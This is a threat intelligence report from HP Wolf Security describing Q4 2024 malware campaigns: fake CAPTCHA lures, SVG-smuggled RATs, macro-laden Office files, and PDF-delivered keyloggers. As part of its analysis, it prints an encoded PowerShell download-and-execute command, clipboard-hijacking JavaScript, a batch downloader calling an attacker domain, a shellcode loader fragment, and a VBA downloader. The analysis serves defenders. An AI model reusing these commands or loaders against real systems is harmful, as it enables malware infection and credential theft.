HP WOLF SECURITY

Threat Insights Report

March 2025

Threat Landscape

Welcome to the March 2025 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security gives an insight into the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1] This edition of the report describes notable threats seen in the wild in Q4 2024.

Executive Summary

Email threats that evaded gateway security

11%

Threats delivered in PDF documents in Q4

10%

- In Q4 2024, HP threat researchers saw a growth in social engineering campaigns that rely on fake CAPTCHA challenges to infect users with malware. Potential victims are directed to websites controlled by attackers where they are prompted to complete a series of verification steps. If followed, users are tricked into running malicious PowerShell commands on their PCs using the Windows Run prompt, ultimately leading to malware infections with families like Lumma Stealer.[2]

- In Q4, HP Sure Click caught attackers spreading malicious code inside Scalable Vector Graphic (SVG) images to evade detection (T1027.009).[3] These images, which are opened by default in web browsers, deployed seven remote access trojans (RATs) and information stealers, offering redundancy and monetization opportunities for threat actors. Notably, part of the infection chain relied on obfuscated Python scripts to deliver the malware (T1059.006).[4] Python's popularity – which is being further boosted by rising interest in AI and data science – means it is an increasingly attractive language for attackers to write malware, as its interpreter is widely installed.


- Malicious PDF documents were the third most popular threat file type encountered by HP Sure Click in Q4. HP Sure Click identified a malware campaign delivering VIP Keylogger targeting engineering companies in the Asia Pacific region.[5] The attackers emailed malicious PDF files posing as quotation requests and tailored their messages to potential victim organizations based on the products they sold, such as automobile and industrial parts.


Notable Threats

Fake CAPTCHAs tricking users into infecting their PCs with Lumma Stealer

More than half (53%) of threats targeting endpoints were delivered by email in Q4 2024, making this the most popular infection vector of threats stopped by HP Sure Click. However, web browsing is also a common threat vector. A growing attack trend we have seen since the second half of 2024 is the rise of fake CAPTCHA threats.

In these campaigns, threat actors first set up malicious websites. We've seen attackers rely on cloud hosting providers that give away free credits to new users – providing, in many cases, enough resources to run a malware campaign (T1583.003).[6] Hosting on legitimate cloud hosting services helps attackers circumvent detection because the IP addresses and domains are often reputable, enabling threat actors to bypass network security like web proxies that rely on web reputation.





Figures 1 & 2 – Fake CAPTCHA challenges (left and right)

```
pOweRSHelL -w hiDdEn
"[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4IChpd3IgJ2h0dHBzOi8vZmlsZ
XpjdnNkcy5iLWNkbi5uZXQvZ2t6SGRxZmcudHh0JyAtVXNlQmFzaWNQYXJzaW5nKS5Db250ZW50')) | iex"
```

Figure 3 – Malicious PowerShell command that is copied to the victim's clipboard

In a campaign caught by HP Sure Click, users were most likely lured to a fake CAPTCHA website through web advertisements, search engine optimization hijacking, or redirections from other compromised websites. When the user loads the website, they're shown a CAPTCHA that prompts them to perform a series of tasks to verify that they are human (Figures 1 & 2).

If the user performs the tasks, they end up running malicious code on their PC. First, when the user clicks on the "I'm not a robot" button, this triggers JavaScript on the webpage to store a malicious PowerShell command in the user's clipboard (Figure 4).

Next, the user is told to open the Windows Run prompt using the WIN+R keyboard shortcut, then paste and run the PowerShell code by pressing the CTRL+V and Enter keys. The PowerShell command is short and simply downloads and runs a malicious script hosted on another website. At over 50 MB, this PowerShell script is very large. The reason why it's so big is because the attackers embedded a Base64-encoded ZIP archive in it.

Once the download finishes, the script runs and checks if the malware payload already exists on the device, stopping if this is the case. If the device isn't yet infected with the malware, the script decodes the Base64 string and saves the ZIP archive to disk into the AppData folder. The archive is then extracted, revealing a folder containing a software installation. Finally, the script runs an executable called Set-up.exe and creates a Registry run key named NetUtilityApp to make the malware persistent on the PC (T1547.001).[7]


```
function verify() {
    const textToCopy = `pOweRSHelL -w hiDdEn
    "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV
    IgJ2h0dHBzOi8vZmlsZXpjdnNkcy5iLWNkbi5uZXQvZ2t6SGRxZmcudHh0JyAtVXN
    NQYXJzaW5nKS5Db250ZW50'))) | iex"';

    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.appendChild(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);

    const recaptchaPopup = document.getElementById("recaptchaPopup");
    const overlay = document.getElementById("overlay");
    recaptchaPopup.classList.add("active");
    overlay.classList.add("active");
}

const verifyButton = document.getElementById('verifyButton');
verifyButton.addEventListener('click', verify);
```

Figure 4 – JavaScript used to control fake CAPTCHAs on attackers' websites

This executable is signed and shows no signs of being malicious. The executable however loads several dynamic link libraries (DLLs) stored in the same folder (Figure 5). One of these DLLs, StarBurn.dll, is malicious. The infection uses a technique called DLL sideloading (T1574.002) to run the malware indirectly through a legitimate and trusted process, rather than executing the file directly.[8] By using this technique, attackers can evade application control policies that allow trusted and signed executables to run without scrutiny.

The malicious DLL contains the malware payload, Lumma Stealer.[2] This malware family, which is advertised on underground forums as a service, is an active and widespread information stealer capable of stealing cryptocurrency wallets and other sensitive data from victims' PCs.

To mitigate fake CAPTCHA social engineering attacks, HP Sure Click Enterprise customers can configure their deployments to disable clipboard sharing. More generally, if users do not need access to the Windows Run prompt, administrators can disable this feature through Group Policy.



Name	Type	Compressed size
updater	File folder	
x64	File folder	
x86	File folder	
AbRoot.dll	Application extension	108 KB
AdTree.dll	Application extension	108 KB
msvcp100.dll	Application extension	130 KB
msvcr100.dll	Application extension	403 KB
nmprwjs	File	752 KB
opengl64.dll	Application extension	7,312 KB
ovaw	File	15 KB
QtCore4.dll	Application extension	1,019 KB
QtGui4.dll	Application extension	3,614 KB
QtNetwork4.dll	Application extension	391 KB
QtXml4.dll	Application extension	130 KB
Set-up.exe	Application	4,516 KB
StarBurn.dll	Application extension	313 KB

Figure 5 – Software installation folder used to sideload Lumma Stealer on the victim's PC

Attackers smuggle malicious code inside SVG images and Python scripts to deliver seven RATs

HTML smuggling (T1027.006) is a popular delivery technique for malware.[9] However, this is not the only file format that can be used to smuggle malicious code onto endpoints. Scalable Vector Graphics (SVG) is a graphics format based on XML that supports scripting. In Q4, HP Sure Click caught attackers abusing SVG's scripting feature by embedding malicious JavaScript code inside images (T1027.009).[3] We've previously written about how attackers used this technique in Q2 2024.[10] These latest campaigns show how threat actors are continuing to rely on this method to spread malware.


When the malicious SVG image is opened in a web browser, the embedded script runs, giving attackers a way to decode and download a malicious file that may otherwise have been detected by an email gateway scanner. In this case, an HTML file is downloaded and decoded. This file contains a meta-tag that opens a remote WebDAV network share in a File Explorer window (T1021).[11] To make the network share look like a local folder the attackers set the window title to "Downloads" .

This folder contains one file called YQBVSA80293GSBAV83290_pdf.lnk. To trick the user into thinking this file is a PDF document, this file was named with a double file extension (T1036.007) and its icon was set to a PDF logo.[12] Double clicking the link file causes a VBScript (T1059.005) and then a batch script to run.[13]

The batch script performs the following tasks:

- Starts a user distraction by opening a random PDF document from the user's Downloads folder
- Checks if the endpoint is running Avast anti-virus
- Uses PowerShell to download and extract a ZIP archive containing a full Python interpreter installation and various scripts
- Establishes persistence on the PC by placing a file called startuppp.bat in the user's Startup folder[7]
- Hides newly-created folders using the attrib +b command (T1564.001)[14]
- Runs the extracted Python scripts

The downloaded and extracted files are compiled cPython 3.12 scripts (T1059.006).[4] The attacker obfuscated the code (T1207.013) with a Python obfuscator tool called Kramer, making the analysis more challenging and time consuming.[15] After decompiling and deobfuscating the scripts, the code reveals its structure and functionality. The Python scripts decrypt an embedded string using the RC4 algorithm. This string is in fact shellcode. Next, the script changes its memory protection, then executes it.




```
:: Navigate to the Python folder and run the scripts
echo Running Python scripts...
cd /d "%Userprofile%\Downloads\Extracted\Python\Python312"
python.exe ana.py
python.exe asy.py
python.exe ven.py
python.exe hvn.py
python.exe xw3.py
python.exe xw5.py
python.exe ukk.py

:: Download the startuppp.bat file after opening the second PDF
echo Downloading startuppp.bat file...
set "cmdUrl=http://timebasebsan.shop:4045/startuppp.bat"
set "cmdDestination=%USERPROFILE%\Downloads\startuppp.bat"
```

Figures 6 & 7 – Malicious HTML file that is downloaded after loading the SVG image (left) and batch script that runs seven Python scripts, each leading to a different malware payload (right)


The shellcode loads various libraries, resolves common API functions, then bypasses the AMSI anti-malware interface in Windows (T1562.001).[16] Next, it unpacks a follow-up malware stage and runs it in-place. This next stage is a shellcode runner that decodes and injects malicious code into a newly spawned process, then runs it.

To help evade detection, the shellcode runner uses direct system calls instead of Windows API functions to avoid flagging security tools that rely on Windows API monitoring (T1106).[17] The malware injects the next stage into a Windows Notepad (notepad.exe) process using the asynchronous procedure call (APC) injection technique (T1055.004).[18] Finally, the shellcode decrypts and runs the malware payload.

Usually, threat actors deploy a single malware payload, but in this campaign they deployed seven. The intermediate batch script runs seven Python scripts that each lead to different malware payload being deployed. These included DCRat, AsyncRAT, XWorm and VenomRAT.[19] [20] [21] [22] One possible reason for delivering multiple payloads is that it offers the threat actor redundancy in case some of the malware is detected and removed. Alternatively, this could be a malware distributor maximizing their monetization opportunities by selling access to the same device seven times.


To make the malware persistent, the attacker used a batch script. Here, the attacker relied upon a simple but effective technique to trick the text editor into thinking the script is UTF-16 encoded (T1027.013), making the file unreadable at first glance.[15] Removing the first two bytes resolves this issue, revealing an obfuscated batch script. This script runs whenever the device is rebooted and the user logs into their account. Its purpose is to restart all the Python scripts so that each malware payload remains persistent on the infected PC.

This campaign is notable for its use of Python to spread malware. Python's popularity – which is being further boosted by rising interest in AI and data science – means it is an increasingly attractive language for attackers to write malware, as its interpreter is widely installed.



```python
import ctypes
import base64

def rc4_decrypt(key, data):
    S = list(range(256))
    j = 0
    output = bytearray()

    # KSA (Key Scheduling Algorithm)
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0

    # PRGA (Pseudo-Random Generation Algorithm)
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        output.append(byte ^ k)

    return bytes(output)

def execute_shellcode():
    encrypted_data =
    base64.b64decode('kBbaqXkPqzwkuoZV02Kc6YHAHA6xZj4rfIOSmE4/nqDMEqT
    z9ol3Tp1/vUnj2EG8W59y5rjUxeonRSmgl5dqGiSYMO3FDsQ/DwzkCTi6mx+udlab
    96Lpm33wTAk4p/SAqnp+099gqiVth2fGQLj5OelJDHV7wR5euW0vwnkBO3v+D4KHP
    qRoLMG9Sr80J3iG/9nZF41xY8NFZ4efvf3sGg7jxsNwjtLYaETqsqXiO4GYxSxjWW
    iWcjJfl4iqGg3GcbZCLX1473kbGjEcg5B07uCBcA0PIPN4V1+7Unudq/OpuT7/1tZ
```

Figures 8 & 9 – UTF-16 obfuscation technique used by the attacker to make batch script unreadable (left) and deobfuscated Python code (right)



```
00007FF61B583B49   48:83EC 40          sub rsp,40
00007FF61B583B4D   48:894C24 28       mov qword ptr ss:[rsp+28],rcx
00007FF61B583B52   4C:895C24 30       mov qword ptr ss:[rsp+30],r11
00007FF61B583B57   0F05               syscall                          NtAllocateVirtualMemory
00007FF61B583B59   48:83C4 40         add rsp,40
00007FF61B583B5D   894424 1C          mov dword ptr ss:[rsp+1C],eax
00007FF61B583B61   4C:895424 40       mov qword ptr ss:[rsp+40],r10
00007FF61B583B66   48:895424 58       mov qword ptr ss:[rsp+58],rdx
00007FF61B583B68   44:894424 3C       mov dword ptr ss:[rsp+3C],r8d
00007FF61B583B70   4C:894C24 30       mov qword ptr ss:[rsp+30],r9
00007FF61B583B75   48:894C24 28       mov qword ptr ss:[rsp+28],rcx
00007FF61B583B7A   4C:895C24 20       mov qword ptr ss:[rsp+20],r11
00007FF61B583B7F   8B4424 1C          mov eax,dword ptr ss:[rsp+1C]
00007FF61B583B83   48:83C4 78         add rsp,78
00007FF61B583B87   C3                 ret
00007FF61B583B88   CC                 int3
```


Figure 10 – Direct system calls to evade Windows API monitoring

Malware campaign spreads XenoRAT with webcam and microphone spying capabilities

While office documents aren't the most popular file format for delivering malware, some threat actors are still using them to infect endpoints. In a campaign isolated by HP Sure Click in Q4, we identified a curious case where an attacker combined a malicious Excel spreadsheet with a Word document to try to infect PCs.


The threat actor spread the Excel spreadsheet as an email attachment to Spanish-speaking users, mostly in Latin America. The spreadsheet was disguised as an invoice and displayed a blurred image of the promised document (Figure 11). Using a well-known social engineering technique, the attacker showed a message to the user that asks them to click the "Enable Content" button in Microsoft Excel.

Doing so triggers a Visual Basic for Applications (VBA) macro to run (T1059.005), starting the infection chain.[13] The VBA code (Figure 12) initiates a web download which retrieves a VBScript that is stored locally and subsequently executed. Interestingly, the attacker chose to display a MessageBox telling the user to wait. This type of interaction is uncommon but might convince the user to wait until the VBScript has fully downloaded and run, before closing the spreadsheet.



The downloaded script, which is obfuscated, downloads a Word document from a URL, stores it locally and then opens it (Figure 13). The reason why the attacker chose to download another Word document is unclear. This step requires another user interaction and is unnecessary because by this point the attacker would have already gained code execution on the PC. Nevertheless, if the user once again disables macro protection and enables the content of the document, another VBA macro runs.

This VBA macro leads to a portable executable (.exe) being downloaded and run in the background (Figure 14). This executable is the malware payload, XenoRAT (Figure 15).[23] XenoRAT is an open-source RAT written in C#. It has a wide range of spying capabilities, including monitoring the user's webcam and recording from the microphone of a device it has infected. It also supports hidden virtual network computing, keylogging and other features that enable an attacker to control and exfiltrate sensitive data from a compromised PC.



Figures 11 & 12 – Malicious Excel spreadsheet with social engineering image (left) and obfuscated VBA macro (above)




Figure 13 – Malicious Word document

```
xvar_2 = NKjbkSpecialPathKUob + func_f1("\âNKFÚ.ÂÛÂ")
xvar_5.Open "get",
func_f1("hÖÖÓÖ://www.ÕÖÃÓÀmÀÅÅ.ÂÔm/zÀÃhgdghdgÕdhÃÔÃÖhgdÃghdÃghdÃgdghd/ÀÕgÕdÕdhÕÃhÜdjÃhgmjgÃmjÃÛÃÕdghdÕÃgÀdÃ/ÙÃgÙjÃgÜhj
dÖÔÕdÔÔÔÛÀÔgÔÕdgdÕgdÕghdÃg/ÃÔgdÖhÜÃÛhÃÛÃhgdÃgÔhdÃÔgÕdjÜdÃÜ/ÀÃÃgÕhÛdÃ.ÃÛÃ"), False
xvar_5.send
xAPlmwFAetMhzvar_5HWPz = xvar_5.responseBody
If xvar_5.Status = 200 Then
Set var_4ukPXYWcNGN = CreateObject("adodb.stream")
```

Figure 14 – Deobfuscated VBA macro

-	Start
-	Run
-	SELECT * FROM AntivirusProduct
-	SELECT * FROM Win32_OperatingSystem
Scheduled Task	schtasks.exe
-	/C choice /C Y /N /D Y /T 3 & Del "
Command-Line Interface	cmd.exe
-	2.2.2.0
-	1D1CC35EA61331C5A85D2A960611153E37A62DCD916269D6E3B5A0DAC2EF3824
-	630DCD2966C4336691125448BBB25B4FF412A49C732DB2C8ABC1B8581BD710DD
-	GuidAttribute
Registry Run Keys / Startup Folder	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
-	xeno rat client.exe
-	kernel32.dll
-	shell32.dll
-	user32.dll
-	ntdll.dll
-	msvcrt.dll
-	System.Net
-	mscoree.dll
-	dns.stipamana.com
-	xeno rat client.exe
-	Xeno_manager.exe

Figure 15 – XenoRAT strings

Attackers target Asia Pacific engineering companies with VIP Keylogger

Malicious PDF documents were the third most popular threat file type isolated by HP Sure Click in Q4 2024. In Q4, HP Sure Click stopped a notable PDF malware campaign where attackers targeted engineering companies in Asia Pacific with VIP Keylogger malware.[5] The attackers emailed malicious PDF files posing as quotation requests and tailored their messages to potential victims based on the products they sold, such as automobile and industrial parts.

If the user opens the PDF document, they are shown a blurry image of a document with two messages. The first message informs them that there is an update available for their PDF reader, while the second indicates that the document was compressed and to see the full version, the user must click on the image to download the file.

Following these instructions, the document triggers a web download of a ZIP archive. Since PDF documents are often opened within web browsers, such a file download is unlikely to raise suspicion in the mind of the user.

Opening the ZIP archive reveals a disk image (IMG) file. Disk images can be used as an archive format and mounted as a virtual drive in Windows. When opened, Windows mounts the disk image and shows its contents in a new File Explorer window.

Figure 16 – Malicious PDF document with social engineering image posing as a quotation request

The mounted disk image only contains a single file – an executable made to look like a PDF document. Here the attacker used a simple technique of changing the executable's icon to trick users into thinking that it is a different file type (T1036.008).[24]

Running the executable starts the final infection stage, which installs the payload, VIP Keylogger, on the PC.[5] As its name suggests, VIP Keylogger is a comprehensive keylogger and data stealer, capable of recording keystrokes, extracting credentials from applications, clipboard data and taking screenshots.[25]

Even though this threat used simple infection techniques, it managed to bypass other endpoint security tools before its malicious behavior was caught by HP Sure Click – which prevented the malware from infecting the PC.




Figure 17 – ZIP archive containing disk image





Figure 18 – Mounted disk image containing VIP Keylogger executable, masquerading as a PDF document

Top malware file extensions



Threat file type trends

In Q4, executables and scripts retained first place as the most popular malware delivery type (43% of threats caught by HP Sure Click), seeing a 3% point rise over Q3. In Q4, the top five archive file formats abused by threat actors where RAR, ZIP, GZ, 7Z and TAR. Archives were the second most popular malware delivery file type (32% of threats), falling 2% points compared to Q3.

8% of threats relied on documents such as Microsoft Word formats (e.g. DOC, DOCX), while malicious spreadsheets (e.g. XLS, XLSX) totalled 3% of threats. 10% of threats were PDF files, seeing a 1% point rise over Q3. The remaining 2% of threats used other application types.

Top threat vectors

53%

Email

27%

Web browser downloads

20%

Other

